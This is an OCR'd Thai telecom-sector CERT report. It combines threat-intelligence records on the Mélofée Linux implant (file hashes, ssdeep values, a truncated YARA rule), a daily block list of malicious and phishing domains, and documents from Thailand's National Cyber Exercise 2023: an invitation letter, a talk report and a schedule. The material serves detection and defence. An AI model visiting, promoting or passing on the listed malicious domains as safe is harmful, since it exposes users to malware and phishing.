
Cyber Threat Intelligence (แบบที่ 1)

Cyber Threat Intelligence (แบบที่ 1)

Mélofée: a new alien malware in the Panda's toolset targeting Linux hosts

Event ID	63276
UUID	2bd0c53a-75ab-4f1c-880c-2657743d7c0b
Creator org	Thailand Telecommunications Sector CERT
Creator user	
Protected Event (experimental)	Event is in unprotected mode. Switch to protected mode
Tags	TTC-CERT:TLP="clear" x TTC-CERT:confidence="ข้อมูลมีทางว่าจะเป็นจริง" x TTC-CERT:origin="3rd-party" x TTC-CERT:malicious-code="trojan" x TTC-CERT:category="apt" x
Date	2023-03-31
Threat Level	Low
Analysis	Completed
Distribution	Connected communities

Cyber Threat Intelligence (แบบที่ 1)



TTC-CERT
THAILAND TELECOMMUNICATIONS SECTOR CERT

Cyber Threat Intelligence (แบบที่ 1)

2023-03-31	Other	comment	Exatrack security researchers recently discovered an novel undetected implant family targeting Linux servers, which they dubbed Mélofée. They linked with high confidence this malware to chinese state sponsored APT groups, in particular the notorious Winnti group. In this report they will first analyze the capabilities offered by this malware family, which include a kernel mode rootkit, and then deep dive in an infrastructure pivot maze to discover related adversary toolsets.			
2023-03-31	External analysis	attachment	blog.exatrack.com-Mélofée a new alien malware in the Pandas toolset targeting Linux hosts.pdf			
2023-03-31	Support Tool	attachment	HelloBot_configuration_extraction.py			HelloBot configuration extraction script
2023-03-31	Payload installation	yara	rule UNK_APT_MelofeeImplant { meta: author = "Exatrack" date = "2023-03-03" update = "2023-03-03" description = "Detects the Melofee implant" tlp = "CLEAR" sample_hash = "a5a4284f87fd475b9474626040d289ffabba1066fae6c37bd7de9dabaf65e87a,f3e35850ce20dfc731a6544b2194de3f35101ca51de4764b8629a692972bef68,8d855c28744dd6a9c0668ad9659baf06e5e448353f54d2f99beddd21b41390b7" strings: ... Show all			
2023-03-31	Payload delivery	md5	9d5f3e207ad08fd889405e1697219916			Winnti Linux
2023-03-31	Payload delivery	ssdeep	98304:3SxluU1yOna09BvKaww329gGl0wozXoqvlmETYn03kE20fRuPOn:rU1djf323l0wgoqvlhTi0Tf			UPX Packed executable (probably NPS, to confirm)
2023-03-31	Payload delivery	md5	5b0f2ef6146e0b11aead7a25c92ac88d			Script dropped in /etc/rc.modules for rootkit persistance
2023-03-31	Payload delivery	sha1	9b5ac936cc0fc5eda25c4ebce4086be01baf929b			Script dropped in /etc/rc.modules for rootkit persistance

Cyber Threat Intelligence (แบบที่ 1)

☐	2023-03-31	Payload delivery	ssdeep	6144:aFLT4ht/XCE0oEGKyGGNuxSKTHzDlpiVtYAbZjV57hGtbGHWlabfpzMVbb:aFQht/ytoDFGGNdCz0CRI			Winnti Linux
☐	2023-03-31	Payload delivery	md5	b16de61b3ff4f7e1cfc25deeaa9bab9e			Winnti Linux
☐	2023-03-31	Payload delivery	sha1	41cd996ea5d2f5783a04eb1dc9a269a6985b8f4a			Winnti Linux
☐	2023-03-31	Payload delivery	sha256	22fd67457274635db7dd679782e002009363010db66523973b4748d5778b1a2a			Winnti Linux
☐	2023-03-31	Payload delivery	sha256	c36ab5108491f4969512f4d35e0d42b3d371033c8ccf03e700c60fb98d5a95f8			UPX Packed executable (probably NPS, to confirm)
☐	2023-03-31	Payload delivery	sha256	899ef7681982941b233e1ea3c1a6d5a4e90153bbb2809f70ee5f6fcece06cabc			Spark implant
☐	2023-03-31	Payload delivery	md5	0666c163c11be4e3d1a55346d360e629			UPX Packed executable (probably NPS, to confirm)
☐	2023-03-31	Payload delivery	ssdeep	98304:eSPI3KiD7ddlUotU19O3qPp5/gYyMrEnI:Ad3ZWzp6YyM4nI			Spark implant
☐	2023-03-31	Payload delivery	sha1	d305d6101f997bb5ab5ddcd0b0c2fb26c2c43ebe			Winnti Linux
☐	2023-03-31	Payload delivery	sha1	3ac213bb6ced4077937c217c4a302bc284b4d08a			Spark implant
☐	2023-03-31	Payload delivery	md5	c403a345bf3a5d88b585dfba2252b7f9			Spark implant
☐	2023-03-31	Payload delivery	ssdeep	49152:nomDY2FcAJrb/T1vO90dL3BmAFd4A64nsfJzAdtRhTkUeV1iti7GsFk8/aROKgAR:noSGA33po79kpGcyQp2E			Go downloader for toDesk
☐	2023-03-31	Payload delivery	sha256	7684e1dfaeb2e7c8fd1c9bd65041b705bc92a87d9e11e327309f6c21b5e7ad97			Go downloader for toDesk
☐	2023-03-31	Payload delivery	sha1	b697d78f9d0c8f39984359a4709bb8e72a957db8			Go downloader for toDesk
☐	2023-03-31	Payload delivery	md5	8e6e2f2692a46cad3cf95890b0bec70d			Go downloader for toDesk


Cyber Threat Intelligence (แบบที่ 2)

Cyber Threat Intelligence (แบบที่ 2)

TTC-CERT - DOMAIN Daily Block Lists - 2023-03-30


Event ID	63274
UUID	6d0b36c6-8d5f-4be1-9ff3-95f0fd810036
Creator org	Thailand Telecommunications Sector CERT
Creator user	
Protected Event (experimental)	Event is in unprotected mode. Switch to protected mode
Tags	TTC-CERT:TLP="green" x TTC-CERT:origin="CyberTotal" x TTC-CERT:block-list-type="domain" x
Date	2023-03-31
Threat Level	High
Analysis	Completed
Distribution	Connected communities
Published	Yes 2023-03-31 07:32:28

Cyber Threat Intelligence (แบบที่ 2)



Date	Org	Category	Type	Value	Tags	Galaxies
2023-03-31		Network activity	domain	teamcorner.nctu.me	TTC-CERT:category="malicious"	
2023-03-31		Network activity	domain	chancest.info	TTC-CERT:category="malware"	
2023-03-31		Network activity	domain	k3ad01.rutentw.com	TTC-CERT:category="malicious"	
2023-03-31		Network activity	domain	newlf21.org	TTC-CERT:category="malware"	
2023-03-31		Network activity	domain	edgekey.whybbot.com	TTC-CERT:category="malicious"	
2023-03-31		Network activity	domain	065370.clmonth.nyashteam.top	TTC-CERT:category="malware" TTC-CERT:category="phishing"	
2023-03-31		Network activity	domain	ap21.gckerda.com	TTC-CERT:category="malware"	

Cyber Threat Intelligence (แบบที่ 2)



Key Takeaways

- Without intelligence, MuddyWater would have remained undetected
- Interactive Process between IR and CTI
- Intelligence guides, increases efficiency and accelerates IR
- Intelligence must be
  - Accurate
  - Timely
  - Actionable
- Develop intelligence
  - https://github.com/ttc-cert
  - https://www.ttc-cert.or.th

คำถาม/ข้อสงสัย/ข้อเสนอแนะ

เอกสารแนบท้าย 7

รายงานการเผยแพร่ความรู้สู่สาธารณะ ครั้งที่ 23

สำนักงานคณะกรรมการการรักษาความมั่นคงปลอดภัยไซเบอร์แห่งชาติ (สกมช.) ได้มีหนังสือเชิญให้ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม เป็นวิทยากรการฝึกและทดสอบแผนเผชิญเหตุในกรณีเกิดเหตุภัยคุกคามทางไซเบอร์ในระดับวิกฤตในระดับประเทศ (Thailand's National Cyber Exercise 2023) โดยศูนย์ TTC-CERT ได้มอบหมายให้ นายพิศุทธิ์ ม่วงสมัย เป็นผู้แทนในการเข้าร่วมการฝึกและทดสอบแผนเผชิญเหตุฯ และเป็นวิทยากรในการบรรยายในหัวข้อเรื่อง “สถานการณ์ภัยคุกคามทางไซเบอร์ที่มีต่อประเทศไทยที่เกี่ยวข้องกับภาคส่วนโทรคมนาคม” เมื่อวันพุธที่ 12 กรกฎาคม 2566 เวลา 14.45 ถึง 15.45 น. ณ ห้องประชุมใหญ่ แกรนด์ฮอล โรงแรม การ์เด้น ซีวิว รีสอร์ท พัทยา จังหวัดชลบุรี โดยมีรายละเอียดตามเอกสารแนบท้าย 1

ทั้งนี้ วัตถุประสงค์ในการบรรยายเพื่อพัฒนาขีดความสามารถในการรับมือกับภัยคุกคามทางไซเบอร์ ของหน่วยงานรัฐ หน่วยงานควบคุมหรือกำกับดูแล หน่วยงานโครงสร้างพื้นฐานสำคัญทางสารสนเทศ รวมถึงหน่วยงานอื่น ๆ ที่เกี่ยวข้อง ตามที่กำหนดไว้ในพระราชบัญญัติการรักษาความมั่นคงปลอดภัยไซเบอร์ พ.ศ. 2562 โดยมีรายละเอียดหัวข้อการบรรยายตามเอกสารแนบท้าย 2 ซึ่งการบรรยายในหัวข้อดังกล่าวจะเป็นประโยชน์แก่สาธารณะอันเนื่องมาจากผู้เข้าร่วมการประชุมในครั้งนี้ เป็นเจ้าหน้าที่และผู้แทนจาก หน่วยงานรัฐ หน่วยงานควบคุมหรือกำกับดูแล หน่วยงานโครงสร้างพื้นฐานสำคัญทางสารสนเทศ รวมถึงหน่วยงานอื่น ๆ ที่เกี่ยวข้อง ซึ่งสามารถนำประสบการณ์ที่ได้จากการบรรยายในครั้งนี้ไป เฝ้าระวัง ตรวจจับ และป้องกันเหตุภัยคุกคามทางไซเบอร์จากกลุ่มผู้โจมตีต่าง ๆ เพื่อเป็นประโยชน์ต่อประเทศชาติในอนาคตและเพื่อปกป้องผลประโยชน์ของชาติอีกด้วย

สรุปข้อการบรรยาย มีดังนี้

- Cyber Threat Landscape in the Telecommunications Sector - ระดับยุทธศาสตร์ (Strategic)
- Cyber Threat Landscape in the Telecommunications Sector - ระดับยุทธการ (Operational)
- Cyber Threat Landscape in the Telecommunications Sector - ระดับยุทธวิธี (Tactical)

ภาพบรรยากาศการบรรยาย ณ ห้องประชุมใหญ่ แกรนด์ฮอล โรงแรม การ์เด้น ซีวิว รีสอร์ท พัทยา

สำนักงานคณะกรรมการการรักษาความมั่นคงปลอดภัยไซเบอร์แห่งชาติ
๑๒๐ หมู่ ๓ อาคารรัฐประศาสนภักดี ชั้น ๗ ศูนย์ราชการเฉลิมพระเกียรติ ๘๐ พรรษา ๕ ธันวาคม ๒๕๕๐
ถนนแจ้งวัฒนะ แขวงทุ่งสองห้อง เขตหลักสี่ กรุงเทพฯ ๑๐๒๑๐ อีเมล saraban@ncsa.or.th

ที่ สกมช ๐๗๐๐/ว๒๒๖๖

๑๔ มิถุนายน ๒๕๖๖

เรื่อง ขอความอนุเคราะห์มอบหมายบุคลากรเพื่อเป็นวิทยากรการฝึกและทดสอบแผนเผชิญเหตุ ในกรณีเกิดเหตุภัยคุกคามทางไซเบอร์ในระดับวิกฤติในระดับประเทศ (Thailand's National Cyber Exercise 2023)

เรียน ผู้อำนวยการศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)

ด้วย สำนักงานคณะกรรมการการรักษาความมั่นคงปลอดภัยไซเบอร์แห่งชาติ (สกมช.) มีกำหนดจัดการฝึกและทดสอบแผนเผชิญเหตุ ในกรณีเกิดเหตุภัยคุกคามทางไซเบอร์ในระดับวิกฤติในระดับประเทศ (Thailand's National Cyber Exercise 2023) ประจำปีงบประมาณ พ.ศ.๒๕๖๖ โดยมีวัตถุประสงค์เพื่อพัฒนาขีดความสามารถในการรับมือกับภัยคุกคามทางไซเบอร์ ของหน่วยงานของรัฐ หน่วยงานควบคุมหรือกำกับดูแล หน่วยงานโครงสร้างพื้นฐานสำคัญทางสารสนเทศ รวมถึงหน่วยงานอื่น ๆ ที่เกี่ยวข้อง ตามที่กำหนดไว้ในพระราชบัญญัติการรักษาความมั่นคงปลอดภัยไซเบอร์ พ.ศ. ๒๕๖๒ โดย สกมช. ได้กำหนดจัดการฝึกเตรียมการ (Pre-exercise/Academic) เพื่อเตรียมความพร้อมให้กับผู้ที่จะเข้าร่วมการฝึก ระหว่างวันที่ ๑๒ - ๑๔ กรกฎาคม ๒๕๖๖ ณ โรงแรม การ์เด้น ซีวิว รีสอร์ท พัทยา จังหวัดชลบุรี

ในการนี้ สกมช. พิจารณาแล้วเห็นว่าหน่วยงานของท่านมีบุคลากรที่มีความรู้ความเชี่ยวชาญในหัวข้อ **"สถานการณ์ภัยคุกคามทางไซเบอร์"** จึงใคร่ขอความอนุเคราะห์มายังหน่วยงานของท่านเพื่อมอบหมายบุคลากรที่เห็นสมควรเป็นวิทยากรบรรยายตามหัวข้อดังกล่าวข้างต้น **ในวันพุธที่ ๑๒ กรกฎาคม ๒๕๖๖ เวลา ๑๔.๔๕ - ๑๕.๔๕ น. ณ ห้องประชุมใหญ่ แกรนด์ฮอลล์ โรงแรม การ์เด้น ซีวิว รีสอร์ท พัทยา จังหวัดชลบุรี** ทั้งนี้ ขอให้ผู้ที่ท่านมอบหมายเป็นวิทยากรกรุณากรอกรายละเอียดตาม QR Code ที่ปรากฏอยู่ด้านล่าง **ภายในวันพุธที่ ๒๘ มิถุนายน ๒๕๖๖** อนึ่ง สกมช. ได้มอบหมายให้ นางสาวพรพรรณ มั่นช่วยวงศ์ หมายเลขโทรศัพท์ ๐ ๒๕๐๒ ๗๘๒๖ และนางสาวแก้วใจ ณ วิชา หมายเลขโทรศัพท์ ๐ ๒๕๐๒ ๗๘๓๑ เป็นผู้ประสานงาน

จึงเรียนมาเพื่อโปรดพิจารณา

ขอแสดงความนับถือ

พลอากาศตรี อมร ชมเชย

(อมร ชมเชย)

เลขาธิการคณะกรรมการการรักษาความมั่นคงปลอดภัยไซเบอร์แห่งชาติ

สำนักวิชาการความมั่นคงปลอดภัยไซเบอร์แห่งชาติ
โทรศัพท์ ๐ ๒๕๐๒ ๗๘๓๑ ไปรษณีย์อิเล็กทรอนิกส์ academic@ncsa.or.th

ลงทะเบียนวิทยากร

NCS สกมช
สำนักงานคณะกรรมการการรักษาความมั่นคงปลอดภัยไซเบอร์แห่งชาติ

(ร่าง) กำหนดการการฝึกเตรียมการ (Pre-exercise)

การฝึกและทดสอบแผนเผชิญเหตุ ในกรณีเกิดเหตุภัยคุกคามทางไซเบอร์ในระดับวิกฤติในระดับประเทศ

Thailand's National Cyber Exercise 2023

วันที่ 12 - 14 กรกฎาคม 2566 ณ โรงแรม การ์เด้น ซีวิว รีสอร์ท พัทยา

เวลา	รายการ
กิจกรรมวันที่ 1 (วันที่ 12 กรกฎาคม 2566)	
07.30 น.	พร้อมกันบริเวณหน้า โรงแรมเซ็นทรา บาย เซ็นทารา ศูนย์ราชการและคอนเวนชันเซ็นเตอร์ แจ้งวัฒนะ
08.00 น.	ออกเดินทางจาก ศูนย์ราชการเฉลิมพระเกียรติฯ แจ้งวัฒนะ
10.30 น.	เดินทางถึง โรงแรมการ์เด้น ซีวิว รีสอร์ท จังหวัดชลบุรี
10.30 น. – 11.00 น.	- ลงทะเบียนเข้าร่วมการฝึกเตรียมการฯ บริเวณหน้าห้อง - รับกุญแจเข้าที่พัก
11.00 น. – 12.00 น.	เข้าห้องพัก
12.00 น. – 13.00 น.	พักรับประทานอาหารกลางวัน
13.00 น. – 13.15 น.	- พิธีเปิดการสัมมนาฯ โดย ลธ.กมช. หรือผู้แทน เป็นประธาน - ถ่ายภาพร่วมกับผู้เข้าร่วมการฝึกเตรียมการฯ - บก.กอ.ฝึก ชี้แจงการปฏิบัติ และหัวข้อการฝึกเตรียมการ
13.15 น. – 14.30 น.	เสวนาหัวข้อเรื่อง พระราชบัญญัติการรักษาความมั่นคงปลอดภัยไซเบอร์ พ.ศ. 2562 และกฎหมายลำดับรองที่เกี่ยวข้อง โดย พ.ต.อ.ณัทกฤช พรหมจันทร์ / นางสาวดรุณี พิกุลทอง จาก สกมช. และผู้แทน สมช.
14.30 น. – 14.45 น.	พักรับประทานอาหารว่าง
14.45 น. – 15.45 น.	เสวนาหัวข้อเรื่อง สถานการณ์ภัยคุกคามทางไซเบอร์ โดย ผู้แทน สขช. (TCS-CERT)/ ผู้แทน ThaiCERT/ ผู้แทน TB-CERT/ ผู้แทน TTC-CERT/ ผู้แทน ENERGY-CERT
15.45 น. – 16.45 น.	บรรยายเรื่อง Exercise Development โดย Mr.GREGORY จาก Cyber Test System
16.45 น. – 17.00 น.	บก.กอ.ฝึก ชี้แจงการปฏิบัติในวันพฤหัสบดีที่ 13 กรกฎาคม 2566
17.30 น. – 20.00 น.	รับประทานอาหารเย็น
กิจกรรมวันที่ 2 (วันที่ 13 กรกฎาคม 2566)	
06.00 น. – 08.45 น.	รับประทานอาหารเช้า

08.45 น. – 09.00 น.	บก.กอ.ฝึก ชี้แจงการปฏิบัติประจำวัน
09.00 น. – 10.30 น.	บรรยายเรื่อง โครงสร้างสำหรับบริหารสถานการณ์วิกฤติระดับชาติ โดย ผู้แทน สมช.
10.30 น. – 10.45 น.	พักรับประทานอาหารว่าง
10.45 น. – 12.00 น.	เสวนาเรื่อง โครงสร้างหน่วยสำหรับบริหารสถานการณ์วิกฤติ โดย / ผู้แทน ศปก. (ส.ก.ทหาร)/ ผู้แทน ศตส./ ผู้แทน บก./ ผู้แทน สถาบันการแพทย์ฉุกเฉิน
12.00 น. – 13.00 น.	พักรับประทานอาหารกลางวัน
13.00 น. – 15.00 น.	บรรยายเรื่อง (ร่าง) แผนรับมือเหตุภัยคุกคามทางไซเบอร์แห่งชาติ โดย พล.ต.ท.จเด็ด คูหะก้องกิจ จาก สกมช.
15.00 น. – 15.15 น.	พักรับประทานอาหารว่าง
15.15 น. – 16.30 น.	บรรยายเรื่อง ระบบสนับสนุนการฝึก โดย ร.ท.ธีระวัฒน์ พูนวิเชียร ร.น. จาก ศชบ.ทหาร
16.30 น. – 16.45 น.	MITRE Introduction โดย MITRE (ถ้ามี)
16.45 น. – 17.00 น.	บก.กอ.ฝึก ชี้แจงการปฏิบัติในวันศุกร์ที่ 14 กรกฎาคม 2566 (ชี้แจงการแบ่งกลุ่มการฝึกเตรียมการสำหรับกิจกรรมวันที่ 3)
17.30 น. – 22.30 น.	รวมงานเลี้ยง NCX on the Beach

กิจกรรมวันที่ 3 (วันที่ 14 กรกฎาคม 2566)

06.00 น. – 08.30 น.	รับประทานอาหารเช้า
08.30 น. – 09.00 น.	ตั้งกฎแมพห้อง และทางกระเป๋าเงินตามที่กำหนด
09.00 น. – 09.15 น.	บก.กอ.ฝึก ชี้แจงการปฏิบัติ
09.15 น. – 10.30 น.	- กลุ่มที่ 1 รับฟังการบรรยาย โดย MITRE - กลุ่มที่ 2 รับฟังการชี้แจง เรื่อง โครงสร้างของชุดปฏิบัติการเคลื่อนที่เร็ว (Cyber Protection Team : CPT) โดย พล.ต.ต.จเด็ด คูหะก้องกิจ จาก สกมช.
10.30 น. – 10.45 น.	พักรับประทานอาหารว่าง
10.45 น. – 12.00 น.	(ต่อ) - กลุ่มที่ 1 รับฟังการบรรยาย โดย MITRE - กลุ่มที่ 2 Workshop เรื่อง โครงสร้างของชุดปฏิบัติการเคลื่อนที่เร็ว (Cyber Protection Team : CPT)
12.00 น. – 13.00 น.	พักรับประทานอาหารกลางวัน
13.00 น. – 15.00 น.	(ต่อ) - กลุ่มที่ 1 รับฟังการบรรยาย โดย MITRE - กลุ่มที่ 2 เตรียมแถลงผล Workshop เรื่อง โครงสร้างของชุดปฏิบัติการเคลื่อนที่เร็ว (Cyber Protection Team : CPT)
15.00 – 15.15 น.	พักรับประทานอาหารว่าง
15.15 – 16.30 น.	(ต่อ) กลุ่มที่ 1 รับฟังการบรรยาย โดย MITRE

	- กลุ่มที่ 2 แถลงผล Workshop เรื่อง โครงสร้างของชุดปฏิบัติการเคลื่อนที่เร็ว (Cyber Protection Team : CPT) ให้ความเห็น โดย พล.อ.ต.จเด็ด คูหะก้องกิจ จาก สกมช. ร่วมกับ ผู้แทน ศบท.(ยก.ทหาร)/ ผู้แทน ศตก./ ผู้แทน ปภ./ ผู้แทน สถาบันการแพทย์ฉุกเฉิน
16.30 – 17.00 น.	พร้อมบริเวณหน้า โรงแรมการ์เด้น ซีวิว รีสอร์ท จังหวัดชลบุรี
17.00 – 19.30 น.	เดินทางกลับ ศูนย์ราชการเฉลิมพระเกียรติฯ แจ้งวัฒนะ

หมายเหตุ (ร่าง) กำหนดการฝึกอาจมีการเปลี่ยนแปลงตามผลการประชุมวางแผนการฝึก FPC และนโยบายของ ลธ.กมช. รวมถึงสถานการณ์ต่าง ๆ ด้วย

การแต่งกาย วันที่ 12 กรกฎาคม 2566 ชุดปฏิบัติงาน หรือชุดสุภาพ
ชาย เชิ้ตแขนยาว กางเกงสแล็กส์ รองเท้าหุ้มส้น
หญิง เชิ้ตแขนยาว กระโปรง/กางเกง รองเท้าหุ้มส้น
งด เสื้อเชิ้ตแขนสั้น เสื้อคอโปโล ยีนส์

วันที่ 13 กรกฎาคม 2566 ชุดสุภาพ

